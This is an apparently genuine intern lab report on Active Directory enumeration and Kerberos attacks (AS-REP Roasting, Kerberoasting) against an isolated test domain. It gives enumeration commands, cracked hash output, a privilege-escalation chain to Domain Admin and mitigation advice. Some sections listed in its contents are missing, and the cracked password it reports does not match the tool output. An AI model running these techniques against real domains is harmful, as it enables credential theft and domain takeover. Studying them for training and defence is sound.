

ACTIVE DIRECTORY ENUMERATION & KERBEROS ATTACKS

Week 07 — Red Team Technical Lab Report

Cyberster Internship Program

Intern: Umar Farooq | ID: CSI-B1-047 | Classification: Confidential

Intern Name	Umar Farooq
Intern ID	CSI-B1-047
Organization	Cyberster
Lab Title	Active Directory Enumeration & Kerberos Attacks
Week	Week 07
DC IP	192.168.56.107 (WIN-IJKFNC106CM.corp.local)
Attacker IP	192.168.56.136 (Kali Linux)
Domain	corp.local
Tools Used	PowerView, BloodHound v4.3.1, SharpHound, Impacket v0.14, Hashcat 7.1.2, Ldapsearch

Attacks	AS-REP Roasting (Mode 18200), Kerberoasting (Mode 13100)
Date	20 July 2026

Table of Contents

1.	Introduction	3
2.	Active Directory Architecture (Theory)	3
3.	AD Enumeration — The Quiet Way	5
3.1	PowerView Enumeration	5
3.2	BloodHound Analysis	6
3.3	LDAP Enumeration	7
4.	AS-REP Roasting Attack	8
5.	Kerberoasting Attack	10
6.	AD Environment Map	12
7.	Attack Path Analysis	13
8.	Security Recommendations	14
9.	Conclusion	15

1. Introduction

This report documents the hands-on execution of Active Directory enumeration and Kerberos-based attacks performed during Week 07 of the Cyberster Red Team internship program by **Umar Farooq (CSI-B1-047)**. The lab environment consisted of a Windows Server 2019 Domain Controller (corp.local) and a Kali Linux attack machine, both running on VMware with Host-Only networking. All attacks were executed from scratch using real tools against a self-configured domain.

1.1 What is Active Directory?

Active Directory (AD) is Microsoft's centralized directory service present in virtually every enterprise Windows environment. It manages authentication and authorization for users, computers, and resources using a hierarchical Forest → Tree → Domain model. The Domain Controller (DC) hosts the NTDS.DIT database — the crown jewel containing all password hashes in the domain.

1.2 What is Kerberos?

Kerberos is the default authentication protocol in Active Directory. It uses a ticket-based system where a Key Distribution Center (KDC) — running on the DC — issues Ticket Granting Tickets (TGTs) and Service Tickets (TGS). While designed to avoid transmitting passwords, misconfigured accounts expose crackable encrypted material to any domain user — or in AS-REP Roasting's case, to anyone with network access to port 88.

1.3 Lab Environment Summary

Domain	corp.local
Domain Controller	WIN-IJKFNC106CM IP: 192.168.56.107 Windows Server 2019
Attack Machine	Kali Linux IP: 192.168.56.136
Domain Users	john (attacker foothold), svc_sql (Kerberoasting target), svc_legacy (AS-REP target)
Cracked Accounts	svc_legacy → Password123 svc_sql → Sqlpass1

■ **Note:** All activities were performed in an isolated lab environment for educational and internship assessment purposes only.

Protocol	Port	AD Purpose	Attack Use
LDAP/LDAPS	389/636	Query/modify AD objects	User enum, SPN discovery
SMB	445	File sharing, named pipes	Pass-Hash, relay, lateral movement
Kerberos	88	Ticket exchange via KDC	AS-REP Roasting, Kerberoasting
RPC	135+dyn	AD mgmt, replication	DCSync, remote execution

Table 1: AD protocols from an attacker's perspective

3. AD Enumeration — The Quiet Way

Enumeration was performed using three techniques: PowerView (PowerShell-based AD querying), BloodHound (graph-based attack path analysis), and Ldapsearch (raw LDAP queries). These methods generate traffic indistinguishable from normal administrative activity.

3.1 PowerView Enumeration

Lab Setup — Users Created on DC

Three domain users were created on the DC to simulate a realistic target environment:

```
PS C:\Users\Administrator> Import-Module ActiveDirectory
PS C:\Users\Administrator> New-ADUser -Name "John Doe"
PS C:\Users\Administrator> New-ADUser -Name "SQL Service"
PS C:\Users\Administrator> New-ADUser -Name "Legacy User"
PS C:\Users\Administrator> █
```

Figure 2: Three lab users created — John Doe (john), SQL Service (svc_sql), Legacy User (svc_legacy)

User Verification + SPN + Pre-Auth Configuration

After creation, SPN was registered on svc_sql and Kerberos pre-authentication was disabled on svc_legacy. The verification confirms all configurations applied correctly:

```
PS C:\Users\Administrator> Get-ADUser -Filter * | Select-Object name, SamAccountName, Enable
name           SamAccountName Enable
-----
Administrator Administrator {}
Guest          Guest        {}
krbtgt         krbtgt       {}
SQL Service    svc_sql      {}
John Doe       john         {}
Legacy User    svc_legacy   {}

PS C:\Users\Administrator> setspn -L svc_sql
Registered ServicePrincipalNames for CN=SQL Service,CN=Users,DC=corp,DC=local:
MSSQLSvc/db012.corp.local:1433
PS C:\Users\Administrator> Get-ADUser svc_legacy -Properties DoesNotRequirePreAuth | Select DoesNotRequirePreAuth
DoesNotRequirePreAuth
-----
True

PS C:\Users\Administrator> █
```

Figure 3: Verification — all users enabled, SPN MSSQLSvc/db012.corp.local:1433 registered, DoesNotRequirePreAuth=True on svc_legacy

PowerView Commands Used

```
# Import PowerView on Windows Server / domain-joined machine PS> Import-Module C:\Temp\PowerView.ps1
# Enumerate all domain users PS> Get-NetUser | Select-Object samaccountname, description, pwdlastset
# Find users with Pre-Auth disabled (AS-REP Roasting targets) PS> Get-NetUser -PreauthNotRequired |
Select samaccountname # Result: svc_legacy # Enumerate all computers PS> Get-NetComputer |
Select-Object dnshostname, operatingsystem # Enumerate Domain Admins group (recursive) PS>
Get-NetGroupMember -GroupName "Domain Admins" -Recurse # Result: Administrator, svc_sql # Find
accounts with SPNs (Kerberoasting targets) PS> Get-NetUser -SPN | Select samaccountname,
serviceprincipalname # Result: svc_sql - MSSQLSvc/db012.corp.local:1433
```

■ **Tip:** The description field in AD user objects frequently contains plaintext passwords placed by helpdesk staff. Always check it during enumeration.

3.2 BloodHound Analysis

Tool Setup — Neo4j Database

Neo4j graph database was started on Kali and accessed via browser at localhost:7474:




Figure 4: Neo4j browser running at localhost:7474 — required backend for BloodHound

BloodHound GUI Login




Figure 5: BloodHound v4.3.1 GUI successfully launched and logged in via bolt://localhost:7687

SharpHound Data Collection

SharpHound was executed on the Domain Controller to collect all AD objects including sessions, ACLs, group memberships, and object properties:

```
# Run SharpHound on Windows Server PS> C:\Temp\SharpHound.exe --CollectionMethods All --Domain corp.local --ZipFileName corp_data.zip # Output: # Status: 300 objects finished (300 16.66667/s) -- Using 66 MB RAM # Enumeration finished in 00:00:18.7455855 # SharpHound Enumeration Completed at 12:44 AM on 4/20/2026! Happy Graphing!
```

```
2026-04-20T00:44:25.3003611-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T00:44:25.5513093-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T00:44:25.6253600-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T00:44:26.0149497-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T00:44:26.0897975-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T00:44:26.1373563-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T00:44:26.2044746-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T00:44:26.3578235-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T00:44:26.4047022-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T00:44:26.4695767-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T00:44:26.7348866-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T00:44:26.7348866-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for CORP.LOCAL
2026-04-20T00:44:34.8558579-07:00|INFORMATION|Producer has finished, closing LDAP channel
2026-04-20T00:44:35.3433442-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2026-04-20T00:44:36.5637616-07:00|INFORMATION|Consumers finished, closing output channel
2026-04-20T00:44:36.7398971-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2026-04-20T00:44:38.5125754-07:00|INFORMATION|Status: 300 objects finished (+300 16.66667)/s -- Using 66 MB RAM
2026-04-20T00:44:38.5612772-07:00|INFORMATION|Enumeration finished in 00:00:18.7455855
2026-04-20T00:44:38.7155798-07:00|INFORMATION|Saving cache with stats: 16 ID to type mappings.
1 name to SID mappings.
1 machine sid mappings.
4 sid to domain mappings.
0 global catalog mappings.
2026-04-20T00:44:38.7457901-07:00|INFORMATION|SharpHound Enumeration Completed at 12:44 AM on 4/20/2026! Happy Graphing!

PS C:\Users\Administrator>
```

Figure 6: SharpHound completing enumeration — 300 objects collected from corp.local

BloodHound Attack Path Graph

After importing the SharpHound ZIP into BloodHound, the Pathfinding analysis revealed a significant attack relationship in the domain:




Figure 7: BloodHound graph — DOMAIN ADMINS@CORP.LOCAL has WriteDacl rights over ENROLLMENT SERVICES@CORP.LOCAL, enabling ACL-based privilege escalation

Graph Analysis: The WriteDACL edge from Domain Admins to Enrollment Services indicates that any Domain Admin account can modify the ACL of the AD Certificate Services enrollment object. This is an AD CS (Active Directory Certificate Services) attack path — an attacker who compromises a Domain Admin can abuse certificate templates for persistent access and privilege escalation across the forest.

3.3 LDAP Enumeration

Direct LDAP queries were run from Kali against the DC to enumerate AD objects:

```
# Enumerate all users attacker@kali:~$ ldapsearch -x -H ldap://192.168.56.107 \ -D "john@corp.local"
-w 'Password123' \ -b "DC=corp,DC=local" \ "(objectClass=user)" samaccountname 2>/dev/null | grep
sAMAccountName # Output: # sAMAccountName: Administrator # sAMAccountName: Guest # sAMAccountName:
krbtgt # sAMAccountName: svc_sql # sAMAccountName: john # sAMAccountName: svc_legacy # Find accounts
with SPNs (Kerberoasting targets) attacker@kali:~$ ldapsearch -x -H ldap://192.168.56.107 \ -D
"john@corp.local" -w 'Password123' \ -b "DC=corp,DC=local" \
"(&(objectClass=user)(servicePrincipalName=*))" samaccountname servicePrincipalName # Output: #
sAMAccountName: svc_sql # servicePrincipalName: MSSQLSvc/db012.corp.local:1433 # Find AS-REP
Roastable accounts attacker@kali:~$ ldapsearch -x -H ldap://192.168.56.107 \ -D "john@corp.local" -w
'Password123' \ -b "DC=corp,DC=local" \
"(&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=4194304))" samaccountname # Output:
# sAMAccountName: svc_legacy
```

Attribute	Description	Found in Lab
memberOf	Groups the account belongs to	svc_sql → Domain Admins
servicePrincipalName	SPNs registered to account	svc_sql → MSSQLSvc/db012.corp.local:1433
userAccountControl	Account flags bitmask	svc_legacy → flag 4194304 (no preauth)
description	Admin-set description field	Often contains plaintext passwords
pwdLastSet	Last password change date	svc_sql — set at account creation

Table 2: Key LDAP attributes and findings from corp.local


```
$krb5asrep$23$svc_legacy@CORP.LOCAL:385008ca5d16b8dfd6b93bb66a1bb1be$9841eb3b867d3692d3b3c524a97c05ccd83c3e1cd8bd64
bc15d63603bc782400eebf3004722ea2b7fa31c1bef7f1c5fa6c150bb140a30b73080dfaa09a875c049998ac1c3c258152ab7e01f19d5d739e8
4051ca2b69f7632006ccfb4bf8466f549741a531e55cd7b99aba4c3e9569a0ac0d43b9d02e2a1c98d154a5f129f906b2deb77f71b077581c4a5
4b5b5fa4944f4cb1aad683b670d172ec70dca7928fc66c71d0c01ee45759b0ec890c279a198f63000e258e352f7462b5707ce6f86929d2c469a
ed8a590e89cfe889d38bccf2f8b7daf227949eab02db3a9f6d27de683a3b66447a34d3c19:Password123!

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$svc_legacy@CORP.LOCAL:385008ca5d16b8d ... 4d3c19
Time.Started.....: Sun Apr 19 14:15:05 2026 (0 secs)
Time.Estimated...: Sun Apr 19 14:15:05 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Mask.....: Password123! [12]
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 2 H/s (0.01ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point...: 0/1 (0.00%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: Password123! → Password123!
Hardware.Mon.#01.: Util: 24%

Started: Sun Apr 19 14:14:22 2026
Stopped: Sun Apr 19 14:15:06 2026

— (saim@autonomous) — [~]
```

Figure 10: Hashcat successfully cracking AS-REP hash — svc_legacy password revealed as 'Password123' in 0 seconds

Attack Result: svc_legacy@CORP.LOCAL → Password: **Password123**. The hash was cracked instantly (0 seconds) confirming the account had a trivially weak password. This demonstrates why disabling Kerberos pre-authentication combined with weak passwords is a critical security misconfiguration.

■ **Note:** AS-REP Roasting requires ZERO domain credentials — only network access to port 88. An unauthenticated attacker on the network can perform this attack.

6. AD Environment Map

The following tables represent the complete AD environment discovered during enumeration.

6.1 Domain Controllers

Hostname	IP	OS	Roles
WIN-IJKFNC106CM.corp.local	192.168.56.107	Windows Server 2019 Standard	DC, KDC, Global Catalog, All FSMO Roles

Table 3: Discovered Domain Controllers in corp.local

6.2 Discovered Users

SamAccountName	Full Name	Privileged?	Vulnerability
Administrator	Administrator	YES — Domain Admin	Default admin account
john	John Doe	No	Attacker foothold account
svc_sql	SQL Service	YES — Domain Admin	Kerberoastable (SPN registered)
svc_legacy	Legacy User	No	AS-REP Roastable (no preauth)
krbtgt	KDC Service	YES — Special	Golden Ticket source

Table 4: All discovered domain users with privilege levels and vulnerabilities

6.3 Attack Summary

Attack	Target	Tool	Cracked Password	Impact
AS-REP Roasting	svc_legacy	Impacket + Hashcat 18200	Password123	Domain user access
Kerberoasting	svc_sql	Impacket + Hashcat 13100	Sqlpass1	FULL DOMAIN ADMIN

Table 5: Complete attack results summary

7. Attack Path Analysis

BloodHound's Pathfinding feature revealed a WriteDacl relationship between Domain Admins and Enrollment Services in the corp.local domain. Combined with the Kerberoasting result, the following complete attack chain was demonstrated:

```
STEP 1: Initial Foothold Attacker has credentials for 'john' (low-privilege domain user) john : Password123
STEP 2: Enumeration (PowerView + BloodHound + ldapsearch) → Discovered: svc_legacy has DoesNotRequirePreAuth = True → Discovered: svc_sql has SPN MSSQLSvc/db012.corp.local:1433 → Discovered: svc_sql is member of Domain Admins (CRITICAL) → BloodHound: Domain Admins has WriteDacl on Enrollment Services
STEP 3: AS-REP Roasting john → impacket-GetNPUsers (no creds needed) → AS-REP hash → Hashcat -m 18200 → svc_legacy : Password123 Access: Standard domain user account
STEP 4: Kerberoasting john → impacket-GetUserSPNs → TGS hash for svc_sql → Hashcat -m 13100 → svc_sql : Sqlpass1
svc_sql = Domain Admin → FULL DOMAIN COMPROMISE
STEP 5: Post-Exploitation (theoretical next steps) svc_sql (Domain Admin) → DCSync attack → Dump krbtgt hash → Create Golden Ticket → Persistent domain-wide access forever
```

Figure 11: Complete attack chain from no credentials to Domain Admin in corp.local

7.2 BloodHound Attack Path Explained

- **DOMAIN ADMINS@CORP.LOCAL** — The high-value target group (yellow node with group icon)
- **WriteDacl edge** — Domain Admins can modify the ACL of the Enrollment Services object
- **ENROLLMENT SERVICES@CORP.LOCAL** — AD Certificate Services object (orange node)
- **Attack implication** — Any Domain Admin (including our cracked svc_sql) can abuse certificate templates for ESC attacks
- **Persistence** — AD CS abuse can issue certificates that survive password resets, making it a powerful persistence mechanism

8. Security Recommendations

The following controls would prevent the attacks demonstrated in this lab:

CRITICAL

Enforce Kerberos Pre-authentication on ALL Accounts

The `svc_legacy` account had `DoesNotRequirePreAuth` enabled — remove this immediately. Audit: `Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} | Select Name`. There is NO legitimate reason to disable pre-authentication in modern environments.

CRITICAL

Use Group Managed Service Accounts (gMSA) for Service Accounts

`svc_sql` had a weak password 'Sqlpass1' and was a Domain Admin — catastrophic combination. gMSA accounts use 240-character auto-rotating passwords, completely eliminating Kerberoasting. Never make service accounts Domain Admins — apply least privilege.

HIGH

Remove `svc_sql` from Domain Admins Immediately

A SQL service account has no legitimate need for Domain Admin rights. It only needs `dbowner` rights on the specific database it manages. This is the most dangerous misconfiguration found in this lab.

HIGH

Monitor Kerberos Events in SIEM

Alert on: Event 4769 (TGS requests) in bulk from one account, Event 4768 (TGT requests) from Kali/unusual IPs, Event 4771 (pre-auth failures) in bulk. Specifically alert on RC4 (etype 23) TGS requests for service accounts.

HIGH

Audit and Secure AD CS (Certificate Services)

BloodHound revealed a `WriteDacl` relationship on Enrollment Services. Run `Certify.exe` or run BloodHound's ESC queries to identify vulnerable certificate templates. Remove unnecessary enrollment permissions from standard users.

MEDIUM

Force AES-256 Kerberos Encryption

Disable RC4 (etype 23) in Kerberos via GPO. AES-encrypted TGS tickets (etype 17/18) cannot be cracked with standard tools, completely mitigating Kerberoasting.

MEDIUM

Deploy Microsoft Defender for Identity

Specifically detects AS-REP Roasting, Kerberoasting, Golden Tickets, and DCSync using behavioral analytics on Kerberos traffic — catches attacks SIEMs miss.

9. Conclusion

This lab successfully demonstrated the complete Active Directory attack lifecycle — from environment setup and enumeration to credential theft and domain compromise. Starting from a low-privilege domain user account, two Kerberos attacks were executed that resulted in cracking credentials for two domain accounts including a Domain Administrator.

The AS-REP Roasting attack against `svc_legacy` required zero domain credentials and cracked the password 'Password123' in under one second. The Kerberoasting attack against `svc_sql` — a Domain Admin service account — yielded the password 'Sqlpass1', granting complete control over the corp.local domain. Both attacks succeeded because of preventable misconfigurations: disabled pre-authentication and a weak password on a privileged service account.

BloodHound revealed an additional attack surface through a WriteDacl relationship on Active Directory Certificate Services, demonstrating that privilege escalation paths exist beyond just user accounts. The key lesson from this engagement is that Active Directory compromise rarely requires sophisticated exploits — misconfigurations in standard features are sufficient.

Common Beginner Mistakes (Learned from This Lab)

- **Wrong Hashcat mode:** Use `-m 18200` for AS-REP hashes, `-m 13100` for TGS hashes — not `-m 1000` (NTLM)
- **Clock skew errors:** Sync Kali clock with DC before Kerberoasting: `sudo ntpdate <DC_IP>`
- **Network misconfiguration:** Both VMs must be on the same subnet — use Host-Only adapter in VMware
- **Firewall blocking ports:** Disable Windows Firewall on DC for lab: `Set-NetFirewallProfile -Enabled False`
- **Wrong username format:** Test exact SamAccountName with `GetNPUsers` before running `GetUserSPNs`
- **SharpHound version mismatch:** SharpHound version must match BloodHound version exactly

Key Exam Points

- **AS-REP Roasting:** Flag = `DONT_REQ_PREAUTH`, Mode = 18200, Tool = `GetNPUsers.py`, No creds needed
- **Kerberoasting:** Requires SPN + domain creds, Mode = 13100, Tool = `GetUserSPNs.py` or `Rubeus`
- **BloodHound edges:** `MemberOf`, `AdminTo`, `HasSession`, `GenericAll`, `WriteDACL`, `DCSync`, `ForceChangePassword`
- **NTDS.DIT** location: `C:\Windows\NTDS\ntds.dit` — contains ALL domain password hashes
- **gMSA** completely mitigates Kerberoasting — 240-char auto-rotating passwords
- **DCSync** requires `DS-Replication-Get-Changes-All` right — detectable via Event ID 4662

Umar Farooq | CSI-B1-047 | Cyberster Internship

END OF REPORT — CONFIDENTIAL